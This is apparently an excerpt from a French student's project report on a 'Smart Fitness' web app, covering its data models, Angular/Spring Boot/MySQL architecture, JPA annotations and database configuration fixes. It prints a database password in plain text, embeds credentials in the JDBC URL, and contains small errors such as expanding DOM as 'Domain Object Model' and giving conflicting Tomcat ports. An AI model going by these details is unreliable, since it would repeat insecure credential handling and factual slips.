
Le Modèle Logique de Données (MLD) présenté ci-après est la traduction sous forme de tables au sens « bases de données » du diagramme de classes de mon projet :



## 2.8 Le Modèle Logique de Données (MLD)



Afin de faciliter la lecture du modèle logique de données de « Smart Fitness », j'ai regroupé les fonctionnalités par domaine et par couleur :




**Gestion équipements**

**Réservation séances**

**Abonnements & produits**


**Gestion utilisateurs**



## 2.9 Le Modèle Physique de Données (MPD)

Le modèle physique de données est la transcription sous forme de scripts SQL du modèle logique de données. L'ensemble de ces scripts se trouvent en annexe 1.

Les sections qui suivent seront consacrées à l'architecture et à l'implémentation des différents services de l'application.




\*

\* \*



## 3 – Développement

### 3.1 Architecture de l'application



L'architecture logicielle de l'application « Smart Fitness » repose sur une architecture multi-tiers déclinée en 4-Tier dans lequel chacune des trois couches applicatives (logique de présentation, logique d'application, gestion et stockage des données) tourne sur un serveur distinct (respectivement un serveur de présentation, un serveur d'application et un serveur de base de données). Ce type d'architecture facilite une répartition de la charge entre tous les niveaux et contribue à la réutilisation des développements.


Les sections qui suivent sont consacrées à la présentation de l'implémentation de chacun de ces trois serveurs.

#### 3.1.1 Le serveur de présentation

Node.js est utilisé comme plateforme de serveur de présentation (<http://localhost:4200>) et fait tourner l'application web créée et conçue avec le framework Angular, ce qui permet de réaliser des applications de type Single Page Application.


Une SPA est une Single Page Application. Il s'agit d'avoir une seule page où les données et les vues sont rechargées par JavaScript au lieu de faire des appels au serveur pour recharger les pages. On a donc les mécanismes suivants :

- Chargement des données de l'application via une API REST de manière asynchrone (les traitements sur le serveur ne sont pas bloqués en attendant les données)
- Modification du DOM (Domain Object Model) lorsque l'on souhaite modifier la vue (cela se passe côté client)






Ci-dessous un schéma explicatif des cheminement et traitement des requêtes HTTP (Source : <https://blogs.infinitesquare.com/posts/web/rendu-cote-serveur-d-angular-part-1-3>)




Explication : Le navigateur envoie une requête HTTP au serveur (1). Ensuite, le serveur Node.JS exécute l'application Angular en utilisant le module créé à cet effet (2). Lors de cette étape, le serveur utilise l'application pour générer l'HTML correspondant à la requête fournie par le navigateur. Une fois généré, le serveur retourne cette page HTML au navigateur qui va pouvoir l'afficher tel quel (3). Enfin, le navigateur va charger l'application en utilisant son module principal(4).

En ce qui concerne le mécanisme d'Angular, les principaux blocs de construction sont les modules, les composants, les modèles, la liaison de données, les directives, les services et l'injection de dépendance. (Source : <https://fr.wikipedia.org/wiki/Angular>) [libre de copier]



### 3.1.2 Le serveur d'application

Le framework Spring Boot fait tourner le projet Spring de l'application sur un serveur web tomcat (<http://localhost:4200>). Ce serveur web tomcat fait office de serveur d'application et son architecture correspond au schéma suivant :



L'architecture est composée des éléments suivants :

- Le *controller* qui assure la liaison avec le serveur de présentation node.js en recevant les requêtes en provenance de ce serveur et en lui retournant le résultat de leurs traitements.
- Le serveur de présentation node.js qui gère l'affichage des informations envoyées aux utilisateurs.
- Les entités qui gèrent les données manipulées par l'application et communiquent avec la base de données via le module Spring Data JPA
- Un ensemble de services implémentant la logique métier de l'application.

La structure de l'application est donc de type MVC avec comme variante l'intégration d'une couche intermédiaire, la couche logique métier qui a pour rôle de délester la couche *controller* de toute la gestion du traitement des requêtes SQL :

## • Le Modèle MVCL (Modèle Vue Contrôleur Logique métier)




### 3.1.2 Les composants d'accès à la base de données

Dans un projet Spring la gestion de l'accès et de la persistance des données à une base de données se font via le module Spring Data JPA qui réalise un mapping entre les entités du modèle objet et les tables de la base de données relationnelle via un système d'annotations. Ce module permet également de disposer via l'interface *JpaRepository* des opérations CRUD auto-générées et de pouvoir écrire des requêtes à partir des noms des méthodes :

```
public interface PersonneRep extends JpaRepository {  
    // recherche une personne par son attribut "nom"  
    Personne findByNom(String nom);  
  
    // ici, par son "nom" ou "prenom"  
    Personne findByNomOrPrenom(String nom, String prenom);  
  
    List<Personne> findByNomAndPrenomAllIgnoreCase(String nom, String prenom);  
  
    List<Personne> findByNomOrderByPrenomAsc(String nom)  
}
```

Remarque : Il est également possible d'écrire des requêtes natives SQL



### 3.1.3 Le serveur de base de données

MySQL est utilisé comme base de données pour stocker les données et contenir les procédures stockées et les triggers.

Add-on MySQL : L'outil graphique 'Workbench' de MySQL m'a permis de concevoir le modèle logique de données (section 2.8) puis de générer le fichier sql correspondant au modèle physique de données (section 2.9 et annexe 1).

### 3.1.4 Le fichier application.properties

La section aborde deux points concernant la configuration de la connexion à la base de données depuis le fichier *application.properties* du serveur d'application.

1. Après avoir créé un compte utilisateur standard MySQL (id : fitness, pwd : Colis062019!) dédié à la connexion à la base de données, le fichier *application.properties* doit y faire référence. Or le paramétrage suivant

```
spring.datasource.url=jdbc:mysql://localhost:3306/db_fitness?useSSL=false
spring.datasource.username=fitness
spring.datasource.password=Colis062019!
```

m'a généré l'erreur suivante :

```
Access denied for user 'fitness'@'localhost' (using password: NO)
```

La soumission de ce problème sur internet en tapant dans « Google » les mots clés *Access denied for user 'root'@'localhost' (using password: NO) from spring boot application* m'a permis d'obtenir les éléments de réponse suivants sur <https://stackoverflow.com/questions/52174740/java-sql-sqlexception-access-denied-for-user-localhost-using-password-no>

Just do this in the properties file in the properties file: Change this

```
spring.datasource.url=jdbc:mysql://localhost:3306/taskdb?useSSL=false
spring.datasource.username=springuser
spring.datasource.password=1Qazxsw@
```

To this:

```
spring.datasource.url=jdbc:mysql://localhost:3306/taskdb?user=springuser&password=1Qazxsw@
```


L'adaptation de la solution proposée ci-dessus à mon problème a donc abouti à la configuration suivante du fichier *application.properties* :

```
spring.datasource.url=jdbc:mysql://localhost:3306/db_fitness?useSSL=false&user=fitness&password=Colis062019!
spring.datasource.driver-class-name=com.mysql.jdbc.Driver
```

2. Les scripts « import.sql » (servant à injecter des données en base à l'aide de requêtes SQL) et « data.sql » (servant à enregistrer les procédures stockées et à associer un trigger à la table timestamp\_facility) sont exécutés au lancement du serveur d'application (<http://localhost:8080>). Si l'exécution du script « import.sql » ne pose pas de problème, il n'en va pas de même avec le script « data.sql ». Une des solutions préconisées (clés de recherche : *syntax error trigger mysql spring boot application.properties* => <https://stackoverflow.com/questions/42674803/spring-boot-database-initialization-mysqlexception-for-trigger>, *Spring Boot MySQL Database Initialization Error with Stored Procedures*) consiste à rajouter dans le fichier *applications.properties* la ligne suivante :

```
spring.datasource.separator=^;
```

Ce qui s'est traduit par la nécessité de terminer chaque instruction SQL du fichier « data.sql » par ^;



Extrait du fichier « data.sql » :

```
CREATE TRIGGER triggerTimestamp BEFORE INSERT ON timestamp_facility
FOR EACH ROW
BEGIN
    IF `func_count_timestamp`(NEW.date_of_timestamp,
NEW.facility_id_facility) > 0 THEN
        signal sqlstate '45000';
    END IF;
END^;
```

## 3.2 Mise en place de l'environnement de développement

### 3.2.1 Les outils de développement

Pour concevoir et développer l'application « Smart Fitness », j'ai utilisé :

- L'IDE (Integrated Development Environment) Eclipse pour créer l'application Spring et faire tourner le serveur *tomcat*
- Le CLI (Command Line Interface) Angular pour faciliter la création des composants et des services angular.
- L'IDE VsCode pour écrire le code des composants Angular et les services. Un composant Angular inclue :
  - Un fichier CSS, pour la gestion visuel de la page
  - Un fichier HTML, pour la structure de la page correspondant à son DOM
  - Un fichier spec.ts, pour les tests unitaires
  - Un fichier TS (TypeScript), Le TypeScript est une version typée du JavaScript et avec des fonctionnalités supplémentaires.

La communication entre les deux serveurs est basée sur des l'échange de messages REST (REpresentational State Transfer) pour effectuer des interrogations de type GET, POST, PUT, DELETE ( lecture, ajout, mis à jour et suppression de données).

Pour le serveur de base de données mysql, la version utilisée est la suivante : (informations obtenues par la commande la commande *mysqld - - version*, le 'd' signifiant que l'on se réfère au serveur et non au client)

*mysqld Ver 5.7.26-0ubuntu0.18.04.1 for Linux on x86\_64 ((Ubuntu))*


### 3.2.2 Le jeu des annotations

Le modèle objet a été généré à partir du script **sql** du modèle physique de données (section 2.9) via l'outil JPA Project qui s'appuie sur EclipseLink 5.2 pour réaliser le processus de mapping ORM (Object Relational Mapping). La technique de mapping utilisée pour établir la correspondance entre les entités objets et les tables relationnelles repose sur les annotations Spring du module SpringData JPA. Cette approche consiste à faire précéder chaque champ des entités par une annotation du style *@Column*. Les annotations peuvent être classées en deux grandes catégories : celles relatives à la définition intrinsèque d'un champ et celles relatives au type de relation qu'entretiennent deux champs de deux entités différentes.

En ce qui concerne les informations propres à un champ, j'ai principalement utilisé les annotations suivantes :

*@Id*

*@GeneratedValue(strategy = GenerationType.IDENTITY)*



Ces deux annotations permettent de définir la clé primaire de la table et de positionner la propriété `AUTO_INCREMENT` à `true`, ce qui permet de déléguer le séquençage incrémentiel des identifiants à la base de données.

`@Column(unique=true, name="nameColumn")`

Cette annotation permet d'apporter des informations complémentaires concernant un champ, comme de préciser que les valeurs d'une colonne sont tous uniques ou d'attribuer un nom de colonne différent de celui de son corollaire en base de données.

`@Temporal`

Cette annotation permet la gestion des données temporelles. Je l'ai utilisée pour la gestion des dates et des heures des séances réservées par les clients.


`@Inheritance`

Cette annotation permet de mettre en œuvre l'héritage entre entités. Je l'ai utilisée dans l'entité *Item* pour ajouter un niveau d'abstraction au niveau du type d'un article. Il sera ainsi facile d'étendre l'entité *Item* à d'autres catégories d'articles que celles déjà utilisées (les séances, les abonnements et les produits du catalogue). Une deuxième utilisation de cette annotation concerne l'entité *User* qui sert d'entité de base aux entités *Customer* et *Staff* (représentant respectivement les clients du site et les collaborateurs du centre). Dans ce dernier cas, le principe de l'héritage permet de factoriser les données communes aux entités *Customer* et *Staff* comme le nom, l'identifiant et le mot de passe.


Pour les annotations relationnelles, elles seront présentées au fur et à mesure de l'avancée du développement du projet.

### 3.2.3 Gestion du web responsive design

